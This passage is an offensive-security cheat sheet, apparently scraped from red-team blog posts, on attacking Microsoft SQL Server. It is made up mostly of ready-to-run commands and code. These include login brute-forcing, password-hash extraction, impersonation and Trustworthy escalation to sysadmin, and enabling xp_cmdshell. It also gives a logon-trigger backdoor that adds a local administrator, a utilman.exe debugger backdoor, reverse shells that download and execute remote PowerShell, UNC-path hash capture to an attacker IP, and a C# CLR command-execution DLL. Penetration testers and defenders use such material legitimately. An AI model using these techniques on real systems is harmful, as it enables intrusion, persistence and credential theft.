
With this, no user interaction is required to execute commands as SYSTEM.

Note if network-level authentication(NLA) is enabled, you won't have enough access to see the login screen and you may have to consider other options for command execution.


#PowerUpSQL

```
Get-SQLPersistRegDebugger -FileName utilman.exe -Command 'c:\windows\system32\cmd.exe' -Instance "<target>"
```

```
PS C:\Users\Administrator\Downloads\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceDomain | Get-SQLPersistRegDebugger -Verbose -FileName utilman.exe -Command 'c:\windows\system32\cmd.exe'
VERBOSE: workstation-01-home.local\SQLSERVER : Connection Failed.
VERBOSE: workstation-01-home.local\1433 : Connection Success.
VERBOSE: workstation-01-home.local\1433 : Attempting to write debugger: utilman.exe
VERBOSE: workstation-01-home.local\1433 : Attempting to write command: c:\windows\system32\cmd.exe
VERBOSE: workstation-01-home.local\1433 : Registry entry written.
VERBOSE: workstation-01-home.local\1433 : Done.
```



We can see the modified registry key below:



Malicious Triggers

A trigger is a kind of stored procedure that automatically executes **when an event occurs in the SQL server**. There are three types of triggers that get executed based on the following SQL statements:

- **Data Definition Language: CREATE, ALTER, DROP statements.**
- **Data Manipulation Language: INSERT, UPDATE, DELETE statements**
- **Logon Triggers: Executes on a logon event.**

We will focus on Logon triggers as DDL & DML triggers execute under the context of the calling user(not necessarily sysadmin) & due to the nature of the statements, may trigger multiple times.

Logon triggers are used to prevent users from logging into SQL Server under defined conditions. For instance, preventing users from logging in after-hours or establishing concurrent sessions. As a result, our trigger would get executed when a specified blocked account attempts to log in.

To abuse this we create a low-privileged backdoor SQL login and configure a logon trigger that binds to this account. Then simply attempting to log in with this account can execute whatever SQL query or operating system command we want.


```
#Create a backdoor SQL login account
CREATE LOGIN [backdoor_user] WITH PASSWORD = 'Passw0rd1!';

#Create trigger
CREATE Trigger [sneaky_trigger]
ON ALL SERVER WITH EXECUTE AS 'sa'
FOR LOGON
AS
BEGIN
IF ORIGINAL_LOGIN() = 'backdoor_user'
    EXEC master..xp_cmdshell 'net user backdoor Passw0rd1! /add';
    EXEC master..xp_cmdshell 'net localgroup administrators backdoor /add';
END;

#View all triggers
SELECT * FROM sys.server_triggers

#View DDL & Logon triggers with the definition:
SELECT name,
OBJECT_DEFINITION(OBJECT_ID) as trigger_definition,
parent_class_desc,
create_date,
modify_date,
is_ms_shipped,
is_disabled
FROM sys.server_triggers WHERE
OBJECT_DEFINITION(OBJECT_ID) LIKE '%xp_cmdshell%' OR
OBJECT_DEFINITION(OBJECT_ID) LIKE '%powershell%' OR
OBJECT_DEFINITION(OBJECT_ID) LIKE '%sp_addsrvrolemember%'
ORDER BY name ASC

#Cleanup
DROP TRIGGER [sneaky_trigger] on all server
```




The screenshot shows a SQL Server query window with the following query:


```
1 SELECT name,
2 OBJECT_DEFINITION(OBJECT_ID) as trigger_definition,
3 parent_class_desc,
4 create_date,
5 modify_date,
6 is_ms_shipped,
7 is_disabled
8 FROM sys.server_triggers
9 ORDER BY name ASC
```

Below the query window, a table titled "server_triggers (1x 7c)" displays the results of the query:

name	trigger_definition
sneaky_trigger	CREATE Trigger [sneaky_trigger] ON ALL SERVER WITH EXECUTE AS 'sa' FOR LOGON AS BEGIN IF ORIGINAL_LOGIN() = 'backdoor_user' EXEC xp_cmdshell 'echo test > c:\users\sql_admin\desktop\success.txt' E



You may like to note that this generates the following error event:



To know more about how to detect this technique, refer NetSPI's [blog](#).

Take-aways

- **SQL Server misconfigurations are very common** and serve excellent targets during Red Teams & Penetration Tests.
- **PowerUpSQL** is very **resourceful** for auditing & pen-testing activities.
- Cheatsheets

If you're hungry for more and you'd like to see how an SQLi could lead to complete Domain compromise, check out [Improsec's blog post](#)!

- [Red Team](#)
- [SQL Server](#)
- [Penetration Testing](#)

<https://www.offsec-journey.com/post/attacking-ms-sql-servers>

Microsoft SQL Server

TCP: 1433 and UDP: 1434

Lab Setup

- <https://www.hackingarticles.in/penetration-testing-lab-setupms-sql/>
- To Install SQL Server PowerShell module : `Install-Module -Name SqlServer - RequiredVersion 21.1.18245`
- Or Manually download from [here](#)

Cheatsheet :

- [Link](#)
- [Payloadallthethings](#)

Fundamentals

- At a high-level the following SQL Server account types exist:
 - Windows Accounts
 - SQL Server Logins (Inside SQL Server)
 - Database Users (Inside SQL Server)
- Windows A/c & SQL Server logins are used for signing into the SQL Server.
- Unless you are a sysadmin, an SQL Server login has to be mapped to a database user in order to access data.
- A database user is created separately within the DB level.
- SQL Roles:
 - Sysadmin
 - Public

Enumeration

Reference

- <https://book.hacktricks.xyz/pentesting/pentesting-mssql-microsoft-sql-server>
- <https://www.darkoperator.com/blog/2009/11/27/attacking-mssql-with-metasploit.html>
- <https://medium.com/@D00MFist/powerupsql-cheat-sheet-sql-server-queries-40e1c418edc3>
- https://h4ms1k.github.io/Red_Team_MSSQL_Server/#
- Default Credentials : sa:<Blank>

Tools

- HeidiSQL
- PowerUpSQL :Import-Module PowerUpSQL.psdl
- Microsoft SQL Server Management Studio
- OSQL

SQL Server Identification

- SPN Scanning: Lists SPNs that begin with MSSQL. Not necessarily accessible.

#As an un-authenticated user - Port Scanning Techniques:

```
nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 <IP>
sudo nmap -sU --script=ms-sql-info <IP>
```

```
Invoke-Portscan -StartAddress <IP-Range1> -EndAddress <IP-range2> -ScanPort -Verbose
```

```
msf> use auxiliary/scanner/mssql/mssql_ping
```

#PowerUpSQL

```
Get-SQLInstanceScanUDP -Computename <IP>
```

#Azure Environments

DNS Dictionary attack against URLs with the format x.databases.windows.net
OSINT for connection strings, config files on public repositories.


```
#As a Domain user:
#All SQL Instances in the Domain
Get-SQLInstanceDomain

sqlcmd /L

#Check accessibility as current user
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose
#Check for Read Privileges
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose

#As a Local user
Get-Service -Name MSSQL*
Get-SQLInstanceLocal | Get-SQLConnectionTest -Verbose

#Using .NET [Uses a UDP Broadcast on Port 1433]
[System.Data.Sql.SqlDataSourceEnumerator]::Instance.GetDataSources()

#Extract from registry
Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Microsoft SQL Server'
```

Enumerating Logins

```
#Bruteforce passwords: Nishang
Invoke-BruteForce -UserList C:\dict\users.txt -PasswordList C:\dict\
passwords.txt -Service SQL -Verbose

Invoke-SQLAuditWeakLoginPw
Invoke-SQLAuditDefaultLoginPw
Get-SQLServerLoginDefaultPw

#Metasploit
msf> use auxiliary/scanner/mssql/mssql_login

Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Username <user> -
Password <pass>

#Impacket
mssqlclient.py -p 1433 Username@Domain_name -windows-auth

sqsh -S 10.10.10.100 -U sa -P Password

#MITM Attacks
```

<https://www.anitiam.com/hacking-sql-servers-without-password/>

Database Enumeration

#Extract all logins from DB. Note this will show only a subset of logins.

```
SELECT * FROM sys.server_principals WHERE type_desc != 'SERVER_ROLE'
```

```
SELECT name FROM sys.syslogins
```

```
SELECT name from sys.server_principals
```

#List all DB users

```
select name as username from sys.database_principals
```

#List all DB users for current DB

```
SELECT * FROM sys.database_principals WHERE type_desc != 'DATABASE_ROLE'
```

#Blind SQL Server Login & Domain A/c enumeration using suser_name()

#suser_name() returns the principal name for a given principal ID. eg:

```
SELECT SUSER_NAME(2)
```

```
Get-SQLFuzzServerLogin -Instance <Computer\Instance>
```

```
Get-SQLFuzzDomainAccount -Instance <Computer\Instance>
```

#Get Domain Group Members through SQL Server Queries

```
SELECT DEFAULT_DOMAIN() as mydomain #Get Domain Name
```

#Metasploit

```
use admin/mssql/mssql_sql
```

```
set action "select @@version"
```

```
Invoke-Sqlcmd -Query "<Query>" -ServerInstance <Instance>
```

#PowerUpSQL

```
Get-SQLQuery -Query "<Query>" -Instance <Instance>
```

#List all databases

```
SELECT name FROM master..sysdatabases
```

#Current database

```
SELECT db_name()
```

#List tables from current DB

```
use <DB name>;SELECT * FROM INFORMATION_SCHEMA.TABLES;
```

#List content from a table

```

use <DBname>;select * from dbo.<table>

#List DB users and their role
select rp.name as database_role, mp.name as database_user from
sys.database_role_members drm
join sys.database_principals rp on (drm.role_principal_id =
rp.principal_id)
join sys.database_principals mp on (drm.member_principal_id =
mp.principal_id)

#Current Server Login Name
SELECT SYSTEM_USER

#Current Database User
SELECT user

#Enumerate privileges
SELECT IS_SRVROLEMEMBER('sysadmin')

#Effective Permissions for the server
SELECT * FROM fn_my_permissions(NULL, 'SERVER');
#Effective Permissions for the database
SELECT * FROM fn_my_permissions(NULL, 'DATABASE');
#Active user token
SELECT * FROM sys.user_token
#Active login token
SELECT * FROM sys.login_token

```

Extracting Passwords

```

#SQL Login Password Hashes
Get-SQLServerPasswordHash -Verbose -Instance <Instance>

#SA user's hash
SELECT sys.fn_varbintohexstr(password_hash) FROM sys.sql_logins Where name
= 'username'

select name,password_hash from sys.sql_logins where name='sa'
select password_hash from sys.sql_logins where name in ('sa')

#VarChar convert
Select CONVERT (varchar(514), (LOGINPROPERTY('sa', 'PasswordHash') ), 1)

```

Automated Audit

```
#Automted Enum - Current Privs
```

```
Invoke-SQLDumpInfo -Verbose -Instance '<Instance>'
```

```
#Check for common high impact vulnerabilities and weak configurations  
using the current login's privileges.
```

```
Invoke-SQLAudit -Verbose -Instance '<Instance>'
```

Impersonation

- EXECUTE AS statement allows you to switch the execution context of a statement by impersonating another login or database user.
- Execution context is reverted to the original caller only after execution of the procedure or when a REVERT statement is issued.
- This permission is implied for sysadmin for all databases, and db_owner role members in databases that they own.
- **Always check for impersonation chains.** For example, User A can impersonate User B. User B can impersonate 'sa'.
- When you run xp_cmdshell while impersonating a user all of the commands are still executed as the SQL Server service account, NOT the SQL Server login or impersonated domain user.
- If you have the rights to impersonate a db_owner you may be able to escalate to a syadmin leveraging the Trustworthy misconfiguration.
- Resources: <https://blog.netspi.com/hacking-sql-server-stored-procedures-part-2-user-impersonation/>

```
#Find SQL Server logins which can be impersonated in the current database  
SELECT distinct b.name FROM sys.server_permissions a INNER JOIN  
sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE  
a.permission_name = 'IMPERSONATE'
```

```
#Impersonate DB logins. Get a list of logins
```

```
SELECT * FROM master.sys.sysusers WHERE islogin = 1
```

```
#Impersonate the server level permissions of a login.
```

```
EXECUTE AS LOGIN = 'loginName';
```

```
#Impersonate the database level permissions of a specific user in a DB.
```

```
EXECUTE AS USER = 'userName';
```

```
REVERT
```

```

#Current SQL Login user
SELECT SYSTEM_USER

#Original SQL Login user
SELECT ORIGINAL_LOGIN()

#Check for Sysadmin role
SELECT IS_SRVROLEMEMBER('sysadmin')

#PowerUpSQL. [Does not work for chained impersonations]
Invoke-SQLAuditPrivImpersonateLogin -Username sqluser -Password Sql@123 -
Instance <Instancename> -Verbose

#Powershell
#https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-
ish/MSSQL/Invoke-SqlServer-Escalate-ExecuteAs.psml
Import-Module .\Invoke-SqlServer-Escalate-ExecuteAs.psml
Invoke-SqlServer-Escalate-ExecuteAs -SqlServerInstance 10.2.9.101 -SqlUser
myuser1 -SqlPass MyPassword!

#Metasploit
mssql_escalate_executeas

msf> use admin/mssql/mssql_escalate_execute_as #If the user has
IMPERSONATION privilege, this will try to escalate
msf> use admin/mssql/mssql_escalate_dbowner #Escalate from db_owner to
sysadmin

```

Trustworthy Database

Workflow

- The "sa" account is the database owner (DBO) of the "target" database.
- With db_owner role [Admin privileges in the database] we can create a stored procedure that can EXECUTE AS OWNER
- Executed stored procedure adds the user to the sys admin role!

Theory

- The database property (is_trustworthy_on) is used to indicate whether a SQL Server instance trusts a database and its contents. The property is turned off by

default as a security measure. Only a sysadmin can set a database to be TRUSTWORTHY.

- When TRUSTWORTHY is off, impersonated users (by using EXECUTE AS) will only have database-scope permissions but when TRUSTWORTHY is turned on impersonated users can perform actions with server level permissions. In a nutshell that means the trusted databases can access external resources like network shares, email functions, and objects in other databases.
- This isn't always bad, but when sysadmins create trusted databases and don't change the owner to a lower privileged user the risks start to become noticeable.
- This allows writing procedures that can execute code which uses server level permission. If the TRUSTWORTHY setting is set to ON, and if a sysadmin DB role (not necessarily sa) is owner of the database, it is **possible for a user with db_owner to elevate privileges to sysadmin**.
- Resource:

- <https://sqlity.net/en/1653/the-trustworthy-database-property-explained-part-1/>
- <https://github.com/sekirkity/SeeCLRly/blob/master/SeeCLRly.ps1>
- NetSPI: [Blog](#)

```
#Enumerate TRUSTWORTHY database
```

```
SELECT name as database_name, SUSER_NAME(owner_sid) AS database_owner,  
is_trustworthy_on AS TRUSTWORTHY from sys.databases
```

```
#Set as TRUSTED
```

```
ALTER DATABASE <DB-name> SET TRUSTWORTHY ON
```

```
#Look for db_owner role within a DB.
```

```
use <database>
```

```
SELECT DP1.name AS DatabaseRoleName,  
isnull (DP2.name, 'No members') AS DatabaseUserName FROM  
sys.database_role_members AS DRM  
RIGHT OUTER JOIN sys.database_principals AS DP1 ON DRM.role_principal_id =  
DP1.principal_id  
LEFT OUTER JOIN sys.database_principals AS DP2 ON DRM.member_principal_id  
= DP2.principal_id  
WHERE DP1.type = 'R' ORDER BY DP1.name;
```



```

#Create a stored procedure to add User1 to sysadmin role
USE <DB-Name>
GO
CREATE PROCEDURE sp_elevate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember 'User1','sysadmin'
GO

USE <DB-Name>
EXEC sp_elevate_me
SELECT is_srvrolemember('sysadmin')

#View stored procedures
USE <Stored-Procedure>;
GO
EXEC sp_helptext '<Stored-procedure>';

#Delete Stored Procedure
DROP PROCEDURE <stored procedure name>;

#HeidiSQL
use <DATABASE>;
EXECUTE AS USER = 'dbo'
SELECT system_user
SELECT IS_SRVROLEMEMBER('sysadmin')

#PowerUpSQL
Invoke-SQLAuditPrivTrustworthy -Instance ops-sqlsrvone -Verbose

#List owner of the Database:
SELECT suser_sname(owner_sid) FROM sys.databases where name = '<DB_NAME>'

```

OS Command Execution

- With sysadmin privileges on a SQL Server, it is possible to execute OS level commands on the server as:
 - SQL Server service account in almost all cases when running as:
 - Local user, local admin, SYSTEM, Network service, Local managed service account.

- Domain user, domain admin, domain managed service account.
- Agent service account for agent jobs.

Technique	Configuration Change	Requires SysAdmin	Requires Disk Read/Write
xp_cmdshell	Yes	Yes	No
Custom Extended Stored Procedure	No	Yes	Yes
CLR Assembly	Yes	No	No
Agent Job: CmdExec, PowerShell, SSIS, ActiveX: Jscript, ActiveX: VBScript	No	No	No
Python Execution	Yes	Yes	No
Write to file autorun	Yes	Yes	Yes
Write to registry autorun	Yes	Yes	Yes

Built-in extended stored procedure xp_cmdshell

- Well known and typically disabled on a production system.
- Monitored by Blue teams.

Enabling xp_cmdshell

- Requires sysadmin privileges:

```
#PowerUpSQL
Invoke-SQLOSCmdExec -Instance <Instance-name> -Command whoami

#Enable on all SQL servers
Get-SQLInstanceDomain | Invoke-SQLOSCmd -Verbose -Command "whoami" -
Threads 5

#SQLServer Powershell Module
Invoke-SQLCmd -ServerInstance <Instance> -Query "exec master..xp_cmdshell
'whoami'"

msf> use admin/mssql/mssql_exec
#Uploads and execute a payload
msf> use exploit/windows/mssql/mssql_payload
```

Manual Method

- EXEC SP_CONFIGURE 'SHOW ADVANCED OPTIONS', 1
- reconfigure
- EXEC SP_CONFIGURE 'xp_cmdshell', 1
- reconfigure
- go

#Using Invoke-SQLCmd

Invoke-SQLCmd -ServerInstance UFC-DBPROD.us.funcorp.local -Query ""<Add the below queries here>"

EXEC sp_configure 'show advanced options', 1;

RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1;

RECONFIGURE;

#Enable xp_cmdshell via SQL Links if RPCOut is enabled

EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;')

#If xp_cmdshell is uninstalled

sp_addextendedproc 'xp_cmdshell','xplog70.dll

EXEC master..xp_cmdshell 'whoami'

EXEC xp_cmdshell 'whoami'

#Reverse shell

msf exploit(multi/script/web_delivery) > set target 3

msf auxiliary(admin/mssql/mssql_exec) > set CMD "Paste shell text here"

EXEC xp_cmdshell 'echo IEX(iwr <URL.ps1> -UseBasicParsing) | powershell -noprofile'

#Enable RDP through SQLServer

xp_cmdshell 'reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f'

#Nishang

Execute-Command-MSSQL -ComputerName opssqlsrvone.OffensivePS.com -UserName sa -Password Password1

#PowerUpSQL

Invoke-SQLOSCmd -Username sa -Password Password1 -Instance ops-mssql.offensiveps.com -Command whoami

```
#Run query across all nodes
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec
master..xp_cmdshell 'whoami'"
```

```
#Concise output
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec
master..xp_cmdshell 'whoami'" | ft
```

Database Links

- A database link allows a SQL Server to access external data sources like other SQL Servers and OLE DB data sources.
- SQL Server links can be configured to work in two ways. Using the current user A/c or by using hard-coded credentials. If in the case of hard-coded credentials, members of the `public` role are able to query linked DBs using OpenQuery.
- In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.
- Database links work even across forest trusts.
- If RPCOut is enabled (disabled by default), `xp_cmdshell` can be enabled.

Enumerating Database Links

- Cheatsheet: <https://github.com/NetSPI/PowerUpSQL/wiki/PowerUpSQL-Cheat-Sheet>

```
#Check for presence of 1
Get-SQLServerLink -Instance dcorp-mssql -Verbose

#List All Links
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose

#Reverse shell
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "xp_cmdshell 'IEX(iwr
''<URL>'' -UseBasicParsing)'"

msf> use exploit/windows/mssql/mssql_linkcrawler
```

UNC Path Injection

- Cheatsheet:
<https://gist.github.com/nullbind/7dfca2a6309a4209b5aeef181b676c6e#file-sql-server-unc-path-injection-cheatsheet-L77>
- Article:<https://blog.netspi.com/executing-smb-relay-attacks-via-sql-server-using-metasploit/>

UNC paths are used to access remote file servers under the context of the SQL Server service A/c.

The stored procedures `xp_dirtree` and `xp_fileexist` accept file paths. If we can point these to our Capture Server, we can extract the Service A/c's password hash and crack/relay it. Hence the public role has direct access to the SQL Server service account's NetNTLM password hash, by default.

- `xp_dirtree '\\192.168.1.123\'`
- `xp_fileexist '\\192.168.1.123\'`

```
#Metasploit
auxiliary/server/capture/smb
auxiliary/admin/mssql/mssql_ntlm_stealer

#PowerUPSQL + Loaded Inveigh
Import-Module .\PowerUpSQL.psd1
Import-Module Inveigh.ps1
Import-Module Get-SQLServiceAccountsPwHashes.ps1
Get-SQLServiceAccountPwHashes -Verbose -Timeout 20 -CaptureIP <Attacker IP>
```

Creation of custom stored procedures

- Replicate the functionality of `xp_cmdshell`.
- Requires writing a file to the disk of the victim SQL server, a "noisy" tactic that could potentially alert an experienced blue team.

```
#PowerUpSQL
Create-SQLFileXpDll -OutFile C:\fileserver\xp_calc.dll -Command "calc.exe"
-ExportName xp_calc
Get-SQLQuery -UserName sa -Password Password1 -Instance opssqlsrvone -
Query "sp_addextendedproc 'xp_calc', '\\192.168.15.2\fileserver\xp_calc.dll'"
```

```
Get-SQLQuery -UserName sa -Password Password1 -Instance ops-sqlsrvone -  
Query "EXEC xp_calc"
```

```
#List existing Extended stored procedures
```

```
Get-SQLStoredProcedureXP -Instance ops-sqlsrvone -Verbose
```

Common Language Runtime (CLR) Assemblies

- <https://blog.netspi.com/attacking-sql-server-clr-assemblies/>
- .NET DLL (or group of DLLs) that can be imported into SQL Server. Once imported, the DLL methods can be linked to stored procedures and executed via TSQL.
- **Loads a Dot Net assembly directly into the memory of a SQL Server, without touching the disk.**
- Pre-requisites:
 - Must have the **sysadmin privilege in order to enable CLR** stored procedures.
 - The database upon which the technique is executed must have the **TRUSTWORTHY property set the TRUE**. The built-in database "msdb" has this set by default, and thus is used by the cmdlets.
- Reference: <http://sekirkity.com/seeclrly-fileless-sql-server-clr-based-custom-stored-procedure-command-execution/>

Workflow

- Compile a .Net DLL
- Login to SQL server with required privs(sysadmin)
- Configure the SQL server to meet minimum requirements.
- **Create Assembly** from file or hexadecimal string.
 - Assembly is stored in a SQL server table.
- **Create Procedure** that maps to CLR methods.
- Run the procedure.

SeeCLRly is a PowerShell module that consists of the following cmdlets:

- New-CLRProcedure – This cmdlet enables CLR stored procedures on the SQL Server, reconfigures it, loads the Dot Net assembly into memory, then creates a stored procedure from the loaded assembly.
- Invoke-CmdExec – This cmdlet passes a specified command to the previously created stored procedure, where it is then executed.

Make a Custom CLR DLL

#Save as cmd_exec.cs

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmd_exec (SqlString execCommand)
    {
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}",
execCommand.Value);
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        // Create the record and specify the metadata for the columns.
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output",
SqlDbType.NVarChar, 4000));

        // Mark the beginning of the result set.
        SqlContext.Pipe.SendResultsStart(record);

        // Set values for each column in the row
```

```

        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());

        // Send the row back to the client.
        SqlContext.Pipe.SendResultsRow(record);

        // Mark the end of the result set.
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
    }
};

```

```

#Get Compiler location [csc.exe]
Get-ChildItem -Recurse "C:\Windows\Microsoft.NET\" -Filter "csc.exe" |
Sort-Object fullname -Descending | Select-Object fullname -First 1 -
ExpandProperty fullname
#Compile .css to .dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:library
C:\Users\labuser\Desktop\cmd_exec.cs

```

```

#Register your DLL and link it to a stored procedure so the cmd_exec
method can be executed via TSQL.

```

```

#Select the msdb database
use msdb
#Enable show advanced options on the server
sp_configure 'show advanced options',1
